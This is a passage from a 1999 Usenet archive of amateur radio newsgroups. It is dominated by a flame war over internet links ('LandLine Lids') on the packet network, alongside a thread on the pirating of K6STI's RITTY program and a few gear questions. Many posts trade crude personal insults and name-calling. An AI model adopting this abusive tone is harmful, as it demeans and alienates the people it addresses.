Cross-posted to: alt.ham-radio.marketplace,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

Need a UX-14 for the IC751a or a schematic to build one.
Thanks Port

781. Re: Kantronics, Timewave with FlexNet - How

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <79t2k6$jkv@portal.gmu.edu>
Source record: 19783

Charles Brabham (n5pvl@texoma.net) wrote:

: Jim wrote in message <79o7nu$q31$1@brokaw.wa.com>...
: >Go look in the mirror and see if your eyes are brown, Charlie. If so,
: you're
: >full, like usual......

: Good old Jim.... No pretense of debating any of the issues... He goes right
: for the character attack.

Ahem... Pot... Kettle... Ummmmmm... Black???

-jw

782. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <79t2c2$jkv@portal.gmu.edu>
Source record: 19784
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham (n5pvl@texoma.net) wrote:

: I suppose the main difference is that I do not attack anyone's character. I
: do, however, point out those who lack character and try to pretend
: otherwise. You are a good example of that.

ROTFL... Yeah... Right... You made a few pretty good character attacks
at me Chuckles... (and as there seems to be a general consensus around here
locally that Im quite a character, I don't seem to actually BE lacking
character...) It's amazing to me that you can determine the "level" of
character that someone possesses by interacting with them via a SINGLE
post over what I'd consider to be a rather dry medium... Your character
quantifying methods say rather pathetic things about YOUR character
Chuck-o...

: You, as a LandLine Lid, "attacked" you own character with your actions and
: words. Nobody held a gun to your head and forced you to be a LandLine Lid.

Would someone tell me...

1) What a "LandLine Lid" is?
2) Why being a "LandLine Lid" is a *BAD* thing?
3) Why anyone would CARE?

: You've only yourself to blame for being the Lid you are Greg. Don't try to
: lay the blame on me, simply because I have pointed out some of your
: statements and then caught you out when you tried to lie about them.

Didn't see any "lies" Charles... Mostly just disinformation coming from
you... (Recall your rather sudden disappearance when you stuck your foot
in your mouth all the way to your rectum about a month ago with respect
to your lack of knowledge about "Open Development"?? Hmmmmm?)

: If you hadn't been a liar to start with, I never could have caught you at
: it, could I?

Once again... Charles the Logician... Pathetic...

Did you by any chance suffer some form of blunt cranial trauma as a child?

-jw

783. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <79t2ig$jkv@portal.gmu.edu>
Source record: 19785
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham (n5pvl@texoma.net) wrote:

: Glen Quarnstrom wrote in message
: <36c75d4f.33196237@news.cyberhighway.net>...
: >>
: >>His only competition is Burp Fisher.
: >
: >Now, now, you shouldn't insult Fisher like that.

: Six months or so ago, you were pointing out to Greg Jones that his "LandLine
: Lid manifesto" was exactly as I had described. Now you are trading
: sophomoric "witticisms" with the LandLine Lid crowd, when the same issue
: comes up again.

: Sold out, huh? Well, it ain't pretty, but I guess it happens from time to
: time. Hope you feel you were "paid" well. Your integrity as a Ham is what
: you traded away.

Charles...

It looks to me as if he's avoiding being associated with you, which to
most folks that are able to actually employ some measure of reason, does
NOT infer anything about his opinions involving ANY issue(s)...

Think about it Charles...

-jw

784. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <79t319$jkv@portal.gmu.edu>
Source record: 19786
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham (n5pvl@texoma.net) wrote:

: >
: >If only Charlie's talent lay somewhere other than yelling about his point
: >of view.

: I suppose you'd rather I yell YOUR point of view, you stupid jerk.
: No thanks; I'm not a LandLine Lid.

I can't speak for Greg Chuckles, but I for one would rather you not
yell ANYONE's POV... I think he was simply stating that you lack any
real form of "talent"... It appears that you do... (As you've indicated
that "yelling a point of view" is the Charlie thing...)

: >As I posted a year or so ago, all his energy could have
: >been put to some more constructive ends that might actually
: >benefit the hobby.

: And so they have. You, on the other hand, have been a drag on the hobby for
: years and are directly responsible for many of the problems we are currently
: experiencing with the Packet Radio network here.

Really? What have you done Charles? What? What real skills do you possess
(we've established that you can make pointless ad hominem attacks, and
"yell"... Is there something else? Use a salt shaker? Groom weasels?
Carve soap? Clean doorknobs? Sort thumbtacks? What?? Tell us?
Im on the edge of my seat!!!)

: Don't bother to try to lie about it again, Greg. You don't have enough
: "snap" to make a very good weasel, and keep getting caught trying to lie
: about things which are rather well documented.

Snicker... Almost like you and the Open Development nonsense you were
spouting a month or so ago, eh Chuckless?

: Moron.

There it IS... Charles is good at being a MORON!!! I feel enlightened...
It's all clear... Are you a Certified Moron, or just an Amateur Moron,
Chuckles?

-jw

785. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36C23900.6F60@ibm.net>
Source record: 19787
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil wrote:
> ... and that you try to make issues of things which are not issues.

From Websters: "issue - DISCHARGE". You got to admit, Dave, that some of the issues discharged here really are bodily issues in the biblical sense. :-)

Where I used to work, they had a sign in the rest room that said: please report any issues to (phone number). I called and told them I had an issue in the rest room and asked them if there was any other place more appropriate for my issues. :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

786. APRS?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-10 00:00:00 UTC
From: Len Revelle <lenrev@mc.net>
Message-ID: <79teul$b9r$1@netnews.mc.net>
Source record: 19788

Not seeing you on APRS. You never got around to resetting everything?

--
****
Len Revelle n9ij@arrl.net
N9IJ lenrev@compuserve.com
AMA 60055 http://user.mc.net/~lenrev
****

787. RITTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: arthurp742@aol.com
Message-ID: <19990211141238.06121.00000098@ng-cc1.aol.com>
Source record: 19696

Does anyone know how to get a license for the K6STI RITTY program.. Looks like
a neat progarm.
I am unable to contact him via E-MAIL.
whats the story?

Art
N4PT/7

788. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36c32e05.3327564@news.cyberhighway.net>
Source record: 19697
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"Charles Brabham" <n5pvl@texoma.net> wrote:

>Glen Quarnstrom wrote in message <36c2db75.3122081@news.cyberhighway.net>...
>>"Charles Brabham" <n5pvl@texoma.net> wrote:
>>
>>>Moron.
>>>
>>>Charles Brabham,
>>>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>>>http://www.texoma.net/~n5pvl
>>
>>Nice sig, Chuckles.

[MOTS]

>Moron.
>
>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

Nice sig, Chuckles. But you keep forgetting the comma.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

789. WTB: SCS PTC-II

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Ken Harris <kjh@lacasabonita.com>
Message-ID: <36C37B65.F29943F7@lacasabonita.com>
Source record: 19698

I'm thinking of getting a SCS PTC-II (Pactor 2 TNC).

Ken J. Harris, kjh@lacasabonita.com
SP Productions, 12910 Culver Blvd, Ste 1, Los Angeles, CA 90066
phone: 310/821-9577 x 2083, fax: 310/821-5344
____/)_____/)__/)____

790. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <oSKw2.217$cC2.4843@news.goodnet.com>
Source record: 19699
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

It's about an asshole (Brabham) who is bored, and filling
the newsgroup with shit that would only concern a pea
brained imbecile.

Get a life, take it to another group. No one wants to connect
with a single-node digipeater that serves no community.

Get a hobby where you can be a service. Ham radio deserves
better people than assholes like you.

Charles Brabham wrote
>
>I thought that several of us could use a reminder of what this thread is
>about:

791. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7a069s$27k$1@news1.fast.net>
Source record: 19700
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Charles Brabham wrote in message <79uiir$om4@enews4.newsguy.com>...
>
>W6RCecilA wrote in message <36C23900.6F60@ibm.net>...
>
>>Where I used to work, they had a sign in the rest room that said:
>>please report any issues to (phone number). I called and told them
>>I had an issue in the rest room and asked them if there was any
>>other place more appropriate for my issues. :-)
>
>
>I was just curious... What did they say in return, if anything?
>
>73 DE Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

They probably told him "Send it to Charles Brabham so he can
post it to usenet." :-)

Carl - wa6vse

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNsOcCpe+N6+q84HiEQIlvgCfSIlOz4YZLn5f0tM0ep4nwon/x7MAn2Ah
jcZ38g7tEOZi1gaydLym8F8A
=s6jt
-----END PGP SIGNATURE-----
```

792. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79uhdq$n6v@enews2.newsguy.com>
Source record: 19789
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Greg Jones ; WD5IVD wrote in message <79si6p$a99$1@hornet.fibr.net>...
>In article <79ref6$575@enews2.newsguy.com> Charles Brabham,
n5pvl@texoma.net
>writes:

>
>I said "is the only person locked out of using the TAPR lists." Hank
>isn't locked out anymore. Just you.
>
>The list management team reviewed the list when we moved servers and
>you were the only person that remained on the lockout list.
>Feel special Charile.

I'm honored. Your Special "weasel-O-gram" prelude to your "LandLine Lid
manifesto" is also quite flattering.

Yep, turn on the lights and the cockroaches scurry for cover.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

793. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79uhdr$n6v@enews2.newsguy.com>
Source record: 19790
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Greg Jones ; WD5IVD wrote in message <79sig0agv1@hornet.fibr.net>...
>I really do feel sorry for you Charles.

Gee, I'm not the weaseling liar, Greg, you are.
I'm not the LandLine Lid, either, or a geek.

It's awfully big of you to feel sorry for me, considering the handicaps you struggle under every day.

>
>The more you post on here and on packet the more you just shoot
>yourself in the foot as someone people might listen to or
>respect on the issues.

I'm sorry, Greg, you must be under the impression that I care, one way or another, about the opinion of you or your LandLine Lid buddies. Real Hams have encouraged me to continue my work to eliminate "Amateur Telephone" on many occasions, and clueless Lids such as yourself have tried to undercut me just as they have undercut their fellow Hams. I take both reactions as a good sign that yes, I am on the right track.

You can crawl back under your rock now, Greg.

>
>I think I'll go back to working on projects that advance the
>radio art as I see it.

Good idea, Greg. See how many more Hams you can discourage and undercut.

I'll be there you see to it that you don't get away with it, LandLine Lid scum.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

794. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79uhds$n6v@enews2.newsguy.com>
Source record: 19791
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote in message <36c2db75.3122081@news.cyberhighway.net>...
>"Charles Brabham" <n5pvl@texoma.net> wrote:
>
>>Moron.
>>
>>Charles Brabham,
>>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>>http://www.texoma.net/~n5pvl
>
>Nice sig, Chuckles.

Another low-class attempt by Glenn to be cute. I guess after he sold out to the LandLine Lids his I.Q. took a plunge, so we see the "cute" little putdowns and distortions of my name. That's always easy for a coward to do from a great distance.

Moron.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

795. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79uiir$om4@enews4.newsguy.com>
Source record: 19792
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote in message <36C23900.6F60@ibm.net>...

>Where I used to work, they had a sign in the rest room that said:
>please report any issues to (phone number). I called and told them
>I had an issue in the rest room and asked them if there was any
>other place more appropriate for my issues. :-)

I was just curious... What did they say in return, if anything?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

796. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79uiis$om4@enews4.newsguy.com>
Source record: 19793
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

jw@mobius.gmu.edu wrote in message <79t2c2$jkv@portal.gmu.edu>...
>Charles Brabham (n5pvl@texoma.net) wrote:
>
>
>: I suppose the main difference is that I do not attack anyone's character.
I
>: do, however, point out those who lack character and try to pretend
>: otherwise. You are a good example of that.
>
>ROTFL... Yeah... Right... You made a few pretty good character attacks
>at me Chuckles

No, actually you smeared yopur own character, when you came out in support
of "Amateur Telephone". You identified yourself as a worthless LandLine Lid.

>: You, as a LandLine Lid, "attacked" you own character with your actions
and
>: words. Nobody held a gun to your head and forced you to be a LandLine
Lid.
>
>Would someone tell me...
>
>1) What a "LandLine Lid" is?

An Internet whore who tries to undercut efforts by Amateur Radio operators
to use Radio, normally by substituting Amateur Radio links with Internet
connections.

>2) Why being a "LandLine Lid" is a *BAD* thing?

Because it undercuts efforts by Amateur Radio operators to use Radio to
communicate. - But you don't see anything wrong with that, do you?

>3) Why anyone would CARE?

That's the problem. You don't care, or you never would have been a sucker
for "Amateur Telephone".

Hams care because they would like to go back to building a network utilizing
Amateur Radio. - But you wouldn't be able to understand a concept like
that. - Hams using Radio.

>
>: You've only yourself to blame for being the Lid you are Greg. Don't try
to
>: lay the blame on me, simply because I have pointed out some of your

>: statements and then caught you out when you tried to lie about them.
>
>Didn't see any "lies" Charles... Mostly just disinformation coming from
>you... (Recall your rather sudden disappearance when you stuck your foot
>in your mouth all the way to your rectum about a month ago with respect
>to your lack of knowledge about "Open Development"?? Hmmmmm?)

If you didn't see any lies, you were simply not looking.

By the way, I won the debate over open development when I demonstrated that no open development software is competitive with Amateur Radio software written by competent individuals and small groups. You couldn't come with anything, and lost out. - But as a LandLine Lid, you were too stupid to know it.

I'd still like to see ANY software written expressly for Hams via open development which can approach the utility and sophistication of the great programs we have which were written by individuals and small groups.

Try using FlexNet as something to shoot for. - The most sophisticated and functional Amateur Packet Radio networking softwarte on the planet, bar none.

>
>: If you hadn't been a liar to start with, I never could have caught you at
>: it, could I?
>
>Once again... Charles the Logician... Pathetic...

And Greg Jones the lying weasel. -- Really sick, but that's Greg for you.

>
>Did you by any chance suffer some form of blunt cranial trauma as a child?

No, did you? That would go far in explaining your lack of "snap".

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

797. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <79uqke$deu@enews1.newsguy.com>
Source record: 19794
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

I thought that several of us could use a reminder of what this thread is about:

Ed Hare, W1RFI wrote in message <36B234E1.1427@arrl.net>...

>snip<
>I propose:
>
>A real ham is someone who has been issued an FCC license under the
>provisions of Part 97, who operates his or her station within the
>provisions of Part 97 in a manner that is respectful of the rights of
>other real hams to do the same.

That sounds reasonable to me.

How you can put forward the statement above and show such tolerance for the activities of "Internet Forwarders" on the Packet Radio network is beyond me, though.

Internet Forwarders (LandLine Lids) use telephone links to "route around" Hams who are trying to communicate by Ham Radio, depriving those stations of the traffic they are intended to carry. This, in turn, leads to those SYSOPs losing heart and shutting down. Hundreds of great Hams have been shut out this way by LandLine Lids, both on HF and in VHF/UHF networks.

Wherever Hams attempt move information digitally, including Packet, PACTOR, AMSAT, CLOVER, you name it, a LandLine Lid will come along with his telephone connections to "route around" those Hams and deprive them of traffic.

JUST IN CASE:

Just in case a reader here has trouble understanding how "routing around" occurs:

RealHam has Amateur Packet Radio traffic to move on 40 meters. (Mode does not matter) -- But a local LandLine Lid cleverly moves that traffic over his Non-Ham connection, which of course is much faster. So when RealHam connects to the distant station and attempts to forward the messages, he is told that they are already there. So the Real Ham is left with nothing to do. - Because of the actions of a Lid with a telephone.

LandLine Lids have used this routine to systematically shut down most of the USA Packet Radio forwarding network. To see precisely WHICH hams have been doing this, see the LandLne Lid List at:

http://www.texoma.net/~n5pvl/llllist.htm

These persons are not, by your definition, "Real Hams" because they are not "respectful of the rights of
other real hams to do the same." Right?

To see a couple of alleged "Leaders" of the US Packet Radio network who also do not make the grade as Hams according to your definition, see:

http://www.texoma.net/~n5pvl/mal.htm

Tell us, Ed; Are YOU respectful of the rights of Hams to use Radio? If so, how can you justify the actions of LandLine Lids who have caused hundreds of fine Hams to lose heart in what they are doing?

No disrespect intended here, but don't you think it's about time the ARRL woke up and smelled the coffee Re: this issue? The US Packet net has undergone serious degeneration due to this problem, and I have not seen any effort being made to look into the problem and correct it.

Hams in Europe have regs which protect them from LandLine Lids; Why don't we?

Hams in Europe have seen their Packet Net grow and advance while the US net has almost completely died away.

Wake up and smell the coffee.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

798. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-11 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <79v6u0$7r5@news.service.uci.edu>
Source record: 19795
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <79uqke$deu@enews1.newsguy.com>,
Charles Brabham <n5pvl@texoma.net> wrote:

>Wherever Hams attempt move information digitally, including Packet, PACTOR,
>AMSAT, CLOVER, you name it, a LandLine Lid will come along with his
>telephone connections to "route around" those Hams and deprive them of
>traffic.

"Deprive them of traffic"; that would seem to be the real, somewhat
self-serving concern here.

How is this any different than the problem "real ham" CW and phone
operators have had in recent years with "PacketLids" (to use
Brabham-speak) routing traffic around their nets by using their computers
to do their work for them. I think this is no more ludicrous a point of
view than is yours. One could just as easily observe that a computer is no
more of a radio than is a telephone line.

Yours is a self-centered, hair splitting point of view Mr. Brabham. Your
indignance and insulting tone is unbecoming a spirited and enthusiastic
radio amateur. Any legal means hams utilize to perform their service is a
valid one. How do you think traffic is supposed to be delivered to
non-hams? By carrier pidgeon?

Simply because no one wants to use your packet node anymore is no excuse
for your foul attitude and adolescent namecalling. Please keep it to
yourself because by any measure, it is virtually a non-issue.

ac6xg

799. Re: RITTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36c3744f.0@news.iprolink.co.nz>
Source record: 19701

Unfortunately Brian K6STI has gone out of business and is no longer accessable by email.

His business, writing amateur radio software, was tenuous enough, but some cretin hacked his excellent RITTY software and distributed it on the internet. As a result Brian has been driven out of business.

We must support our software developers, (as you obviously are prepared to do), because without them there would be no ham software.

73,

Murray ZL1BPU

(see ARRL attachment below)

> The ARRL Letter
> Vol. 18, No. 5
> January 29, 1999
>
> * K6STI goes out of software business: Ham radio software developer
> Brian Beezley, K6STI, has gone out of business. Beezley says he's
> dropping distribution and further software development as a result of
> the piracy of his RITTY radioteletype program. He says an overseas ham
> broke the copy protection on a demo version of his program and posted
> the pirated version on the Internet. That prompted him to discontinue
> selling software altogether, he said. "I've just had enough of it. I'm
> really quite disgusted and bitter," Beezley remarked. "I hate being
> stolen from." He said his software business was his main source of
> income, and he's not sure what he'll do next. Dick Stevens, N1RCT, who
> runs the "All Things RTTY" Web site:
> http://www.megalink.net/~n1rct/>http://www.megalink.net/~n1rct/
> called it "a sad day." He has pulled all versions of RITTY from his
> site. Beezley said he'll sell RITTY "if somebody wants it" but he has
> no plans to offer support or further program enhancements. He also had
> developed five antenna programs, including the Yagi-optimizing program
> YO. Beezley remains available only via the USPS at:
> 3532 Linda Vista Dr, San Marcos, CA 92069.
> He no longer has e-mail service.

800. Re: Calling all Motorola EVM Users!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36c37618.0@news.iprolink.co.nz>
Source record: 19702
Cross-posted to: aus.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,uk.radio.amateur

Well Gary, in general I agree with you. The US laws are really something else.

BTW, I was not advocating breaking the law. In my previous message I suggested applying for a special experimental permit (I am sure such things exist there), as a way of getting on the air.

Here things are more relaxed, and the special permit can often be (in my experience) nothing more than "well, we've noted your callsign, so you just go ahead - let us know how you get on - if there's any trouble we'll let you know!"

Long term, I acknowledge that the silly rules do need to be changed, but unfortunately, even with the most vigorous lobbying, that won't be overnight.

73,

Murray ZL1BPU

801. Re: RITTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: faunt@netcom10.netcom.com
Message-ID: <FAUNT.99Feb11173951@netcom10.netcom.com>
Source record: 19703

Apparently he's not QUITE out of the business. All transactions must
take place by paper mail, and support will be minimal. But if you
really want it, send a letter. You might ask him for a list of people
using the priated software, and boycott them on the air, if you wish.

This information was posted on the WF1B mailing list in the last
couple of days.
73, doug

From: "Fred" <as149@detroit.freenet.org>
Newsgroups: rec.radio.amateur.digital.misc

Unfortunately Brian K6STI has gone out of business and is no longer
accessable by email.

His business, writing amateur radio software, was tenuous enough, but some
cretin hacked his excellent RITTY software and distributed it on the
internet. As a result Brian has been driven out of business.

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do), because without them there would be no ham software.

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> the pirated version on the Internet. That prompted him to discontinue
> selling software altogether, he said. "I've just had enough of it. I'm
> really quite disgusted and bitter," Beezley remarked. "I hate being
> stolen from." He said his software business was his main source of
> income, and he's not sure what he'll do next. Dick Stevens, N1RCT, who
> runs the "All Things RTTY" Web site:
> http://www.megalink.net/~n1rct/>http://www.megalink.net/~n1rct/
> called it "a sad day." He has pulled all versions of RITTY from his
> site. Beezley said he'll sell RITTY "if somebody wants it" but he has
> no plans to offer support or further program enhancements. He also had

> developed five antenna programs, including the Yagi-optimizing program
> YO. Beezley remains available only via the USPS at:
> 3532 Linda Vista Dr, San Marcos, CA 92069.
> He no longer has e-mail service.

802. Re: RITTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: faunt@netcom10.netcom.com
Message-ID: <FAUNT.99Feb11174357@netcom10.netcom.com>
Source record: 19704

Apparently he's not QUITE out of the business. All transactions must
take place by paper mail, and support will be minimal. But if you
really want it, send a letter. You might ask him for a list of people
using the priated software, and boycott them on the air, if you wish.

This information was posted on the WF1B mailing list in the last
couple of days.
73, doug

From: "Fred" <as149@detroit.freenet.org>
Newsgroups: rec.radio.amateur.digital.misc

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> YO. Beezley remains available only via the USPS at:
> 3532 Linda Vista Dr, San Marcos, CA 92069.
> He no longer has e-mail service.

803. RITTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: arthurp742@aol.com
Message-ID: <19990211220948.11681.00000274@ng64.aol.com>
Source record: 19705

Thanks guys for all the response. Sorry these things happen. Brian did some great software.

I will try snail mail

Thanks again
Art

804. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Lumpy <lumpy@digitalcartography.com>
Message-ID: <36C4044B.21F7@digitalcartography.com>
Source record: 19706
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:

> ...Are you actually trying to deny that the TexNet
> folks are planning on utilizing Non-Ham means
> of communication...

You're using a non-ham right now aren't you Charles?
Obviously your arguments are pretty popular...;-)

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

805. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Lumpy <lumpy@digitalcartography.com>
Message-ID: <36C4052E.7524@digitalcartography.com>
Source record: 19707
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:

> ...If you start promoting "Amateur Telephone" and use Non-Ham links to
> "route around", circumvent, or replace attempts by Hams to use Radio, I will
> label you a "LandLine Lid", and point out your thoughtless, destructive
> behavior to your peers.

The WALL Award? Worked All Landline Lids

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

806. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Lumpy <lumpy@digitalcartography.com>
Message-ID: <36C405BC.560F@digitalcartography.com>
Source record: 19708

...interminable rants and jeremiads.

> Just what is it about ham radio that gives us these nut cases?

I think it's the jeremiads. It causes interference
with my TNC.

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

807. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Lumpy <lumpy@digitalcartography.com>
Message-ID: <36C4072E.2FE8@digitalcartography.com>
Source record: 19709

Stuff I expect to hear nex from Charles -

Not just any phone but those damn touch tone phones.
Greg invented them to deliberately do an end run
around the rotary dial...

Or ten years earlier ...

Not just any phone but those damn colored phones.
Greg invented them to deliberately do an end run
around the black bakelite industry...

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

808. Re: N5PVL - What are you going to do about it?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Lumpy <lumpy@digitalcartography.com>
Message-ID: <36C40798.48C2@digitalcartography.com>
Source record: 19710
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> ...they had a sign in the rest room that said:
> please report any issues to (phone number)...

You mean they didn't have a packet address listed?
I guess the rest room industry is in on it too...

Lumpy
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com/aprs.htm

809. Old PK232 and KISS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Roger Barker <roger@peaksys.demon.co.uk>
Message-ID: <HNJiNCAw6Ax2Ewol@peaksys.demon.co.uk>
Source record: 19711

I've been trying to help someone get a PK232 with 1987 "Rev E" firmware into KISS mode. From what he is saying, it seems very reluctant to play!

I can remember reading comments in the past about the implementation of KISS in pre-1988 PK232s having some problems, so can anyone tell me if it is possible to run this version of firmware in KISS mode? If it is, are any special commands needed?

--
Roger Barker, G4IDE roger@peaksys.demon.co.uk
Boston, UK http://www.peaksys.demon.co.uk

810. Pactor Amtor PK232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: No Spam <no@spam.be>
Message-ID: <36C4126E.F0622B4B@spam.be>
Source record: 19712

Please visit "ON6TS Fact sheet" which is accessible through "The Aerts Family homepage" featuring ON6TS, pactor, amtor, PK232, acuterm.

http://gallery.uunet.be/albert.aerts/

811. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7a12uh$cj3@enews2.newsguy.com>
Source record: 19713
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote in message <79v6u0$7r5@news.service.uci.edu>...
>In article <79uqke$deu@enews1.newsguy.com>,
>Charles Brabham <n5pvl@texoma.net> wrote:
>
>>Wherever Hams attempt move information digitally, including Packet,
PACTOR,
>>AMSAT, CLOVER, you name it, a LandLine Lid will come along with his
>>telephone connections to "route around" those Hams and deprive them of
>>traffic.
>
>"Deprive them of traffic"; that would seem to be the real, somewhat
>self-serving concern here.

Gee, what an ignorant statement to make... Did you stay up all night
thinking that one up, James?

Yes, I am one of the many Hams who have been routed around by Land Line
Lids. I live in Texas, remember, Greg Jones' home state. Lots of "Amateur
Teklephone" operators here.

Leave it to a LandLine Lid to label me "self-serving" when I speak up for
Hams who are being edged out by Lids with telephones.

Stupid bastard.

>
>How is this any different than the problem "real ham" CW and phone
>operators have had in recent years with "PacketLids" (to use
>Brabham-speak) routing traffic around their nets by using their computers
>to do their work for them. I think this is no more ludicrous a point of
